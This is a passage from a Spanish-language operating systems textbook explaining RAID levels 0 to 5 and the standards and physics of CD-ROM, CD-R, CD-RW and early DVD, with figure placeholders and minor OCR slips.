El nivel 0 de RAID funciona mejor con las peticiones grandes; entre mayores sean, mejor. Si una petición es mayor que el número de unidades multiplicado por el tamaño de los bloques, algunas unidades obtendrán varias peticiones, por lo que cuando terminen la primera petición empezarán la segunda. Es responsabilidad del controlador dividir la petición y alimentar los comandos apropiados a los discos apropiados en la secuencia correcta, y después ensamblar correctamente los resultados en la memoria. El rendimiento es excelente y la implementación sencilla.

El nivel 0 de AID funciona peor con los sistemas operativos que habitualmente piden datos un sector a la vez. Los resultados serán correctos pero no hay paralelismo, y por ende no aumenta el rendimiento. Otra desventaja de esta organización es que la confiabilidad es potencialmente peor que tener un SLED. Si RAID consiste de cuatro discos, cada uno con un tiempo de falla promedio de 20,000 horas, una vez cada 5,000 fallará una unidad y los datos se perderán por completo. Un SLED con un tiempo promedio de falla de 20,000 horas será cuatro veces más confiable. Como no hay redundancia presente en este diseño, en realidad no es un verdadero RAID.

La siguiente opción, el nivel 1 de RAID que se muestra en la figura 5-20(b), es un RAID verdadero. Duplica todos los discos, por lo que hay cuatro discos primarios y cuatro discos de respal-

do. En una operación de escritura cada bloque se escribe dos veces. En una lectura se puede utilizar cualquiera de las copias, con lo que se distribuye la carga entre más unidades. En consecuencia, el rendimiento de escritura no es mejor que para una sola unidad, pero el rendimiento de lectura puede ser de hasta el doble. La tolerancia a fallas es excelente: si una unidad falla, simplemente se utiliza la copia. La recuperación consiste tan sólo en instalar una nueva unidad y copiar toda la unidad de respaldo en ella.

A diferencia de los niveles 0 y 1, que funcionan con bandas de sectores, el nivel 2 de RAID funciona por palabra, tal vez hasta por byte. Imagine dividir cada byte del disco virtual en un par de medios bits (*nibbles* de 4 bits), y después agregar un código de Hamming a cada uno para formar una palabra de 7 bits, de la cual los bits 1, 2 y 4 son bits de paridad. Imagine que las siete unidades de la figura 5-20(c) se sincronizan en términos de la posición del brazo y de la posición rotacional. Entonces sería posible escribir la palabra con código Hamming de 7 bits sobre las siete unidades, un byte por unidad.

La computadora Thinking Machines CM-2 utilizaba este esquema. Tomaba palabras de datos de 32 bits y agregaba 6 bits de paridad para formar una palabra de Hamming de 38 bits, más un bit adicional para la paridad de palabra, y esparcía cada palabra sobre 39 unidades de disco. La tasa de transferencia total era inmensa, ya que en un tiempo de sector podía escribir 32 sectores de datos. Además, al perder un disco no había problemas, ya que significaba perder 1 bit en cada lectura de palabra de 39 bits, algo que el código de Hamming solucionaría al instante.

Por el lado negativo, este esquema requiere que todas las unidades se sincronicen en forma rotacional, y sólo tiene sentido con un número considerable de unidades (incluso con 32 unidades de datos y 6 unidades de paridad, la sobrecarga es de 19%). También exige mucho al controlador, ya que debe realizar una suma de comprobación de Hamming por cada tiempo de bit.

El nivel 3 de RAID es una versión simplificada del nivel 2 de RAID. Se ilustra en la figura 5-20(d). Aquí se calcula un solo bit de paridad para cada palabra de datos y se escribe en una unidad de paridad. Al igual que en el nivel 2 de RAID, las unidades deben tener una sincronización exacta, ya que las palabras de datos individuales están distribuidas a través de varias unidades.

En primera instancia, podría parecer que un solo bit de paridad proporciona sólo detección, y no corrección de errores. Para el caso de los errores aleatorios no detectados, esta observación es verdadera. Sin embargo, para el caso de la falla de una unidad, proporciona corrección de error de 1 bit debido a que la posición del bit defectuoso se conoce. Si una unidad falla, el controlador sólo simula que todos sus bits son 0; si una palabra tiene un error de paridad, el bit de la unidad defectuosa debe haber sido 1, por lo que se corrige. Aunque los niveles 2 y 3 de RAID ofrecen velocidades de transferencia de datos muy altas, el número de peticiones de E/S separadas que pueden manejar por segundo no es mayor que para una sola unidad.

Los niveles 4 y 5 de RAID funcionan con bloques otra vez, no con palabras individuales con paridad, y no requieren unidades sincronizadas. El nivel 4 de RAID [véase la figura 5-20(e)] es como el nivel 0, en donde se escribe una paridad banda por banda en una unidad adicional. Por ejemplo, si cada banda es de *k* bytes, se aplica un OR EXCLUSIVO a todos los bloques y se obtiene como resultado un bloque de paridad de *k* bytes. Si una unidad falla, los bytes perdidos se pueden recalcular a partir del bit de paridad, leyendo el conjunto completo de unidades.

Este diseño protege contra la pérdida de una unidad, pero tiene un desempeño pobre para las actualizaciones pequeñas. Si se cambia un sector, es necesario leer todas las unidades para poder re-




Figura 5-20. Niveles 0 a 5 de RAID. Las unidades de respaldo y de paridad se muestran sombreadas.

calcular la paridad, que entonces se debe volver a escribir. De manera alternativa, puede leer los datos antiguos del usuario y los datos antiguos de paridad, y recalcular la nueva paridad a partir de ellos. Incluso con esta optimización, una pequeña actualización requiere dos lecturas y dos escrituras

Como consecuencia de la pesada carga en la unidad de paridad, puede convertirse en un cuello de botella. Éste se elimina en el nivel 5 de RAID al distribuir los bits de paridad de manera uniforme sobre todas las unidades, por turno rotatorio (*round-robin*), como se muestra en la figura 5-20(f). Sin embargo, en caso de una falla de unidad, la reconstrucción del contenido de la unidad fallida es un proceso complejo.

CD-ROMs

En años recientes se han empezado a utilizar los discos ópticos (en contraste a los magnéticos). Estos discos tienen densidades de grabación mucho más altas que los discos magnéticos convencionales. Los discos ópticos se desarrollaron en un principio para grabar programas de televisión, pero se les puede dar un uso más estético como dispositivos de almacenamiento de computadora. Debido a su capacidad potencialmente enorme, los discos ópticos han sido tema de una gran cantidad de investigación y han pasado por una evolución increíblemente rápida.

Los discos ópticos de primera generación fueron inventados por el conglomerado de electrónica holandés Philips, para contener películas. Tenían 30 centímetros de diámetro y se comercializaron bajo el nombre LaserVision, pero no tuvieron mucha popularidad, excepto en Japón.

En 1980, Philips y Sony desarrollaron el CD (Disco Compacto), que sustituyó rápidamente al disco de vinilo de 33 1/3 RPM que se utilizaba para música (excepto entre los conocedores, que aún preferían el vinilo). Los detalles técnicos precisos para el CD se publicaron en un Estándar Internacional oficial (IS 10149) conocido popularmente como el **Libro rojo** debido al color de su portada (los Estándares Internacionales son emitidos por la Organización Internacional de Estándares, que es la contraparte internacional de los grupos de estándares nacionales como ANSI, DIN, etc. Cada uno tiene un número IS). El punto de publicar las especificaciones de los discos y las unidades como un estándar internacional tiene como fin permitir que los CDs de distintas compañías disqueras y los reproductores de distintos fabricantes electrónicos puedan funcionar en conjunto. Todos los CDs tienen 120 mm de diámetro y 1.2 mm de grosor, con un hoyo de 15 mm en medio. El CD de audio fue el primer medio de almacenamiento digital masivo en el mercado. Se supone que deben durar 100 años. Por favor consulte de nuevo en el 2080 para saber cómo le fue al primer lote.

Un CD se prepara en varios pasos. El primero consiste en utilizar un láser infrarrojo de alto poder para quemar hoyos de 0.8 micrones de diámetro en un disco maestro con cubierta de vidrio. A partir de este disco maestro se fabrica un molde, con protuberancias en lugar de los hoyos del láser. En este molde se inyecta resina de policarbonato fundido para formar un CD con el mismo patrón de hoyos que el disco maestro de vidrio. Después se deposita una capa muy delgada de aluminio reflectivo en el policarbonato, cubierta por una laca protectora y finalmente una etiqueta. Las depresiones en el sustrato de policarbonato se llaman **hoyos** (*pits*); las áreas no quemadas entre los hoyos se llaman **áreas lisas** (*lands*).

Cuando se reproduce, un diodo láser de baja energía emite luz infrarroja con una longitud de onda de 0.78 micrones sobre los hoyos y áreas lisas a medida que van pasando. El láser está del lado del policarbonato, por lo que los hoyos salen hacia el láser como protuberancias en la superficie de área lisa. Como los hoyos tienen una altura de un cuarto de la longitud de onda de la luz del láser, la luz que se refleja de un hoyo está desfasada por media longitud de onda con la luz que se refleja de la superficie circundante. Como resultado, las dos partes interfieren en forma destructiva y devuelven menos luz al fotodetector del reproductor que la luz que rebota de un área lisa. Así es como el reproductor puede diferenciar un hoyo de un área lisa. Aunque podría parecer más simple utilizar un hoyo para grabar un 0 y un área lisa para grabar un 1, es más confiable utilizar una transición de hoyo a área lisa o de área lisa a un hoyo para un 1 y su ausencia como un 0, por lo que se utiliza este esquema.

Los hoyos y las áreas lisas se escriben en una sola espiral continua, que empieza cerca del hoyo y recorre una distancia de 32 mm hacia el borde. La espiral realiza 22,188 revoluciones alrededor del disco (aproximadamente 600 por milímetro). Si se desenredara, tendría 5.6 km de largo. La espiral se ilustra en la figura 5-21.




Figura 5-21. Estructura de grabación de un disco compacto o CD-ROM.

Para reproducir la música a una velocidad uniforme, es necesario un flujo continuo de hoyos y áreas a una velocidad lineal constante. En consecuencia, la velocidad de rotación del CD se debe reducir en forma continua a medida que la cabeza de lectura se desplaza desde la parte interna del CD hacia la parte externa. En el interior la velocidad de rotación es de 530 RPM para lograr la velocidad de flujo continuo deseada de 120 cm/seg; en el exterior tiene que reducirse a 200 RMP para proporcionar la misma velocidad lineal en la cabeza. Una unidad de velocidad lineal constante es muy distinta a una unidad de disco magnético, que opera a una velocidad angular constante, sin importar dónde se encuentre la cabeza en un momento dado. Además, 530 RPM están muy lejos de las 3600 a 7200 RPM a las que giran la mayoría de los discos magnéticos.

En 1984, Philips y Sony se dieron cuenta del potencial de utilizar CDs para almacenar datos de computadora, por lo cual publicaron el **Libro amarillo** que define un estándar preciso para lo que

se conoce ahora como **CD-ROM**s (*Compact disk-read only memory,* Disco compacto–memoria de sólo lectura). Para apoyarse en el mercado de CDs de audio, que para ese entonces ya era considerable, los CD-ROMs tenían que ser del mismo tamaño físico que los CDs de audio, ser compatibles en sentido mecánico y óptico con ellos, y se debían producir utilizando las mismas máquinas de moldeado por inyección de policarbonato. Las consecuencias de esta decisión fueron que no sólo se requerían motores lentos de velocidad variable, sino también que el costo de fabricación de un CD-ROM estaría muy por debajo de un dólar en un volumen moderado.

Lo que definió el Libro amarillo fue el formato de los datos de computadora. También mejoró las habilidades de corrección de errores del sistema, un paso esencial pues aunque a los amantes de la música no les importaba perder un poco aquí y allá, los amantes de las computadoras tendían a ser Muy Exigentes en cuanto a eso. El formato básico de un CD-ROM consiste en codificar cada byte en un símbolo de 14 bits, que es suficiente como para usar el código de Hamming en un byte de 8 bits con 2 bits de sobra. De hecho, se utiliza un sistema de codificación más potente. La asignación de 14 a 8 para la lectura se realiza en el hardware mediante la búsqueda en una tabla.

En el siguiente nivel hacia arriba, un grupo de 42 símbolos consecutivos forma una **estructura** de 588 bits. Cada estructura contiene 192 bits de datos (24 bytes). Los 396 bits restantes se utilizan para corrección y control de errores. De éstos, 252 son los bits de corrección de errores en los símbolos de 14 bits, y 144 se llevan en las transmisiones de símbolos de 8 bits. Hasta ahora, este esquema es idéntico para los CDs de audio y los CD-ROMs.

Lo que agrega el Libro amarillo es el agrupamiento de 98 estructuras en un **sector de CD-ROM**, como se muestra en la figura 5-22. Cada sector del CD-ROM empieza con un preámbulo de 16 bytes, del cual los primeros 12 son 00FFFFFFFFFFFFFFFFFFFF00 (hexadecimal) para permitir que el reproductor reconozca el inicio de un sector de CD-ROM. Los siguientes 3 bytes contienen el número de sector, que se requiere debido a que es mucho más difícil realizar búsquedas en un CD-ROM con una sola espiral de datos que en un disco magnético, con sus pistas concéntricas uniformes. Para buscar, el software en la unidad calcula aproximadamente a dónde debe ir, desplaza ahí la cabeza y después empieza a buscar un preámbulo para ver qué tan buena fue su aproximación. El último byte del preámbulo es el modo.




Figura 5-22. Distribución lógica de los datos en un CD-ROM.

El Libro amarillo define dos modos. El modo 1 utiliza la distribución de la figura 5-22. Con un preámbulo de 16 bytes, 2048 bytes de datos y un código de corrección de errores de 288 bytes

(un código Reed-Solomon cruzado entrelazado). El modo 2 combina los campos de datos y ECC en un campo de datos de 2336 bytes para aquellas aplicaciones que no necesitan (o que no pueden darse el tiempo de llevar a cabo) la corrección de errores, como el audio y el video. Hay que tener en cuenta que para ofrecer una excelente confiabilidad, se utilizan tres esquemas separados de corrección de errores: dentro de un símbolo, dentro de una estructura y dentro de un sector del CD-ROM. Los errores de un solo bit se corrigen en el nivel más bajo, los errores de ráfagas cortas se corrigen en el nivel de estructura y los errores residuales se atrapan en el nivel de sector. El precio a pagar por esta confiabilidad es que se requieren 98 estructuras de 588 bits (7203 bytes) para llevar a cabo una sola transferencia de 2048 bytes, una eficiencia de sólo 28%.

Las unidades de CD-ROM de una sola velocidad operan a 75 sectores/seg, con lo cual se obtiene una velocidad de transferencia de datos de 153,600 bytes/seg en modo 1 y de 175,200 bytes/seg en modo 2. Las unidades de doble velocidad son el doble de rápidas, y así en lo sucesivo hasta la velocidad más alta. Por ende, una unidad de 40x puede transferir datos a una velocidad de $40 \times 153{,}600$ bytes/seg, suponiendo que la interfaz de la unidad, el bus y el sistema operativo puedan manejar esta velocidad de transferencia de datos. Un CD de audio estándar tiene espacio para 74 minutos de música que, si se utilizan para datos en modo 1, logran una capacidad de 681,984,000 bytes. Esta cifra se reporta comúnmente como 650 MB, debido a que 1 MB equivale a 2^{20} bytes (1,048,576 bytes) y no a 1,000,000 bytes.

Tenga en cuenta que ni siquiera una unidad de CD-ROM de 32x (4,915,200 bytes/s) le hace frente a una unidad de disco magnético SCSI rápida a 10 MB/seg, aunque muchas unidades de CD-ROM utilizan la interfaz SCSI (también existen las unidades IDE de CD-ROM). Cuando se da uno cuenta de que el tiempo de búsqueda generalmente es de varios cientos de milisegundos, queda claro que las unidades de CD-ROM no están en la misma categoría de rendimiento que las unidades de disco magnético, a pesar de su gran capacidad.

En 1986, Philips publicó el **Libro verde**, agregando gráficos y la habilidad de entrelazar audio, video y datos en el mismo sector, una característica esencial para los CD-ROMs de multimedia.

La última pieza del rompecabezas del CD-ROM es el sistema de archivos. Para que fuera posible usar el mismo CD-ROM en distintas computadoras, era necesario un acuerdo sobre los sistemas de archivos de CD-ROM. Para llegar a este acuerdo, se reunieron los representantes de muchas compañías de computadoras en Lake Tahoe, en la región High Sierra del límite entre California y Nevada, e idearon un sistema de archivos al que llamaron **High Sierra**. Después evolucionó en un Estándar Internacional (IS 9660). Tiene tres niveles. El nivel 1 utiliza nombres de archivo de hasta 8 caracteres, seguidos opcionalmente de una extensión de hasta 3 caracteres (la convención de denominación de archivos de MS-DOS). Los nombres de archivo pueden contener sólo letras mayúsculas, dígitos y el guión bajo. Los directorios se pueden anidar hasta ocho niveles, pero los nombres de los directorios no pueden contener extensiones. El nivel 1 requiere que todos los archivos sean contiguos, lo cual no es problema en un medio en el que se escribe sólo una vez. Cualquier CD-ROM que cumpla con el nivel 1 del IS 9660 se puede leer utilizando MS-DOS, una computadora Apple, una computadora UNIX o casi cualquier otra computadora. Los editores de CD-ROMs consideran que esta propiedad es una gran ventaja.

El nivel 2 del IS 9660 permite nombres de hasta 32 caracteres, y el nivel 3 permite archivos no contiguos. Las extensiones Rock Ridge (denominadas en honor a la ciudad en la que se desarrolla el filme de Gene Wilder llamado *Blazing Saddles*) permiten nombres muy largos (para UNIX),

UIDs, GIDs y vínculos simbólicos, pero los CD-ROMs que no cumplan con el nivel 1 no podrán leerse en todas las computadoras.

Los CD-ROMs se han vuelto en extremo populares para publicar juegos, películas, enciclopedias, atlas y trabajos de referencia de todo tipo. La mayoría del software comercial viene ahora en CD-ROM. Su combinación de gran capacidad y bajo costo de fabricación los hace adecuados para innumerables aplicaciones.

CD-Grabables

En un principio, el equipo necesario para producir un CD-ROM maestro (o CD de audio, para esa cuestión) era extremadamente costoso. Pero como siempre en la industria de las computadoras, nada permanece costoso por mucho tiempo. A mediados de la década de 1990, los grabadores de CDs no más grandes que un reproductor de CD eran un periférico común disponible en la mayoría de las tiendas de computadoras. Estos dispositivos seguían siendo distintos de los discos magnéticos, porque una vez que se escribía información en ellos no podía borrarse. Sin embargo, rápidamente encontraron un nicho como medio de respaldo para discos duros grandes y también permitieron que individuos o empresas que iniciaban operaciones fabricaran sus propios CD-ROMs de distribución limitada, o crear CDs maestros para entregarlos a plantas de duplicación de CDs comerciales de alto volumen. Estas unidades se conocen como **CD-R**s (**CD-Grabables**).

Físicamente, los CD-Rs empiezan con discos en blanco de policarbonato de 120 mm, que son similares a los CD-ROMs, excepto porque contienen una ranura de 0.6 mm de ancho para guiar el láser para la escritura. La ranura tiene una excursión sinoidal de 0.3 mm a una frecuencia exacta de 22.05 kHz para proveer una retroalimentación continua, de manera que la velocidad de rotación se pueda supervisar y ajustar con precisión, en caso de que sea necesario. Los CD-Rs tienen una apariencia similar a los CD-ROMs, excepto porque tienen una parte superior dorada, en lugar de una plateada. El color dorado proviene del uso de verdadero oro en vez de aluminio para la capa reflectora. A diferencia de los CDs plateados que contienen depresiones físicas, en los CD-Rs la distinta reflectividad de hoyos y áreas lisas se tiene que simular. Para ello hay que agregar una capa de colorante entre el policarbonato y la capa de oro reflectiva, como se muestra en la figura 5-23. Se utilizan dos tipos de colorante: la cianina, que es verde, y la ptalocianina, que es de color naranja con amarillo. Los químicos pueden argumentar indefinidamente sobre cuál es mejor. Estos colorantes son similares a los que se utilizan en la fotografía, lo cual explica por qué Eastman Kodak y Fuji son los principales fabricantes de CD-Rs en blanco.

En su estado inicial, la capa de colorante es transparente y permite que la luz del láser pase a través de ella y se refleje en la capa dorada. Para escribir, el láser del CD-R se pone en alto poder (8 a 16 mW). Cuando el haz golpea en un punto del colorante, se calienta y quebranta un lazo químico. Este cambio en la estructura molecular crea un punto oscuro. Cuando se lee de vuelta (a 0.5 mW), el fotodetector ve una diferencia entre los puntos oscuros en donde se ha golpeado el colorante y las áreas transparentes donde está intacto. Esta diferencia se interpreta como la diferencia entre los hoyos y las áreas lisas, aun y cuando se lea nuevamente en un lector de CD-ROM regular, o incluso en un reproductor de CD de audio.

Ningún nuevo tipo de CD podría andar con la frente en alto sin un libro de colores, por lo que el CD-R tiene el **Libro naranja**, publicado en 1989. Este documento define el CD-R y también un




Figura 5-23. Sección transversal de un disco CD-R y el láser (no está a escala). Un CD-ROM plateado tiene una estructura similar, excepto sin la capa de colorante y con una capa de aluminio picada en vez de una capa dorada.

nuevo formato, el **CD-ROM XA**, que permite escribir CD-Rs en forma incremental; unos cuantos sectores hoy, otros pocos mañana, y unos cuantos el siguiente mes. A un grupo de sectores consecutivos que se escriben a la vez se le llama **pista de CD-ROM**.

Uno de los primeros usos del CD-R fue para el PhotoCD de Kodak. En este sistema, el cliente trae un rollo de película expuesta y su viejo PhotoCD al procesador de fotografías, y obtiene de vuelta el mismo PhotoCD, al que se le agregan las nuevas fotografías después de las anteriores. El nuevo lote, que se crea al explorar los negativos, se escribe en el PhotoCD como una pista separada en el CD-ROM. Se requería la escritura incremental debido a que cuando se introdujo este producto, los CD-R en blanco eran demasiado costosos como para ofrecer uno nuevo por cada rollo de película.

Sin embargo, la escritura incremental crea otro problema. Antes del Libro naranja, todos los CD-ROMs tenían una sola **VTOC** (*Volume Table of Contents,* Tabla de contenido del volumen) al principio. Ese esquema no funciona con las escrituras incrementales (es decir de varias pistas). La solución del Libro naranja es proporcionar a cada pista de CD-ROM su propia VTOC. Los archivos que se listan en la VTOC pueden incluir algunos o todos los archivos de las pistas anteriores. Una vez que se inserta el CD-R en la unidad, el sistema operativo busca a través de todas las pistas de CD-ROM para localizar la VTOC más reciente, que proporciona el estado actual del disco. Al incluir algunos, pero no todos los archivos de las pistas anteriores en la VTOC actual, es posible dar la ilusión de que se han eliminado archivos. Las pistas se pueden agrupar en **sesiones**, lo cual conlleva a los CD-ROMs de **multisesión**. Los reproductores de CDs de audio estándar no pueden manejar los CDs de multisesión, ya que esperan una sola VTOC al principio. Sin embargo, algunas aplicaciones de computadora pueden manejarlos.

El CD-R hace posible que los individuos y las empresas copien fácilmente CD-ROMs (y CDs de audio), por lo general violando los derechos del editor. Se han ideado varios esquemas para dificultar la piratería y para que sea difícil leer un CD-ROM utilizando otra cosa que no sea el software del editor. Uno de ellos implica grabar todas las longitudes de los archivos en el CD-ROM como de varios gigabytes, para frustrar cualquier intento de copiar los archivos en disco duro mediante el uso de software de copiado estándar. Las verdaderas longitudes se incrustan en el software del editor o se ocultan (posiblemente cifradas) en el CD-ROM, en un lugar inesperado. Otro esquema utiliza ECCs incorrectos de manera intencional en sectores seleccionados, esperando que el software de copiado de CDs "corrija" esos errores. El software de aplicación comprueba los ECCs por sí mismo, rehusándose a funcionar si están correctos. El uso de huecos no estándar entre las pistas y otros "defectos" físicos también es posible.

CD-Regrabables

Aunque las personas están acostumbradas a otros medios de escritura de sólo una vez como el papel y la película fotográfica, hay una demanda por el CD-ROM regrabable. Una tecnología que ahora está disponible es la del **CD-RW** (**CD-Regrabable**), que utiliza medios del mismo tamaño que el CD-R. Sin embargo, en vez de colorante de cianina o ptalocianina, el CD-RW utiliza una aleación de plata, indio, antimonio y telurio para la capa de grabación. Esta aleación tiene dos estados estables: cristalino y amorfo, con distintas reflectividades.

Las unidades de CD-RW utilizan láseres con tres potencias: en la posición de alta energía, el láser funde la aleación y la convierte del estado cristalino de alta reflectividad al estado amorfo de baja reflectividad para representar un hoyo; en la posición de energía media, la aleación se funde y se vuelve a formar en su estado cristalino natural para convertirse en un área lisa nuevamente; en baja energía se detecta el estado del material (para la lectura), pero no ocurre una transición de estado.

La razón por la que el CD-RW no ha sustituido al CD-R es que los CD-RW en blanco son más costosos. Además, para las aplicaciones que consisten en respaldar discos duros, el hecho de que una vez escrito el CD-R no se pueda borrar accidentalmente es una gran ventaja.

DVD

El formato básico de CD/CD-ROM ha estado en uso desde 1980. La tecnología ha mejorado desde entonces, por lo que ahora los discos ópticos de mayor capacidad son económicamente viables y hay una gran demanda por ellos. Hollywood estaría encantado de eliminar las cintas de video análogas a favor de los discos digitales, ya que los discos tienen una mayor calidad, son más económicos de fabricar, duran más tiempo, ocupan menos espacio en las repisas de las tiendas de video y no tienen que rebobinarse. Las empresas de electrónica para el consumidor siempre están buscando un nuevo producto que tenga un gran éxito, y muchas empresas de computadoras desean agregar características de multimedia a su software.

Esta combinación de tecnología y demanda por tres industrias inmensamente ricas y poderosas conllevó al **DVD**, que originalmente era un acrónimo para **Video disco digital (***Digital Video Disk***)**,

pero que ahora se conoce oficialmente como **Disco versátil digital (***Digital Versatile Disk***)**. Los DVDs utilizan el mismo diseño general que los CDs, con discos de policarbonato moldeado por inyección de 120 mm que contienen hoyos y áreas lisas, que se iluminan mediante un diodo láser y se leen mediante un fotodetector. Lo nuevo es el uso de

1. Hoyos más pequeños (0.4 micrones, en comparación con 0.8 micrones para los CDs).
2. Una espiral más estrecha (0.74 micrones entre pistas, en comparación con 1.6 micrones para los CDs).
3. Un láser rojo (a 0.65 micrones, en comparación con 0.78 micrones para los CDs).

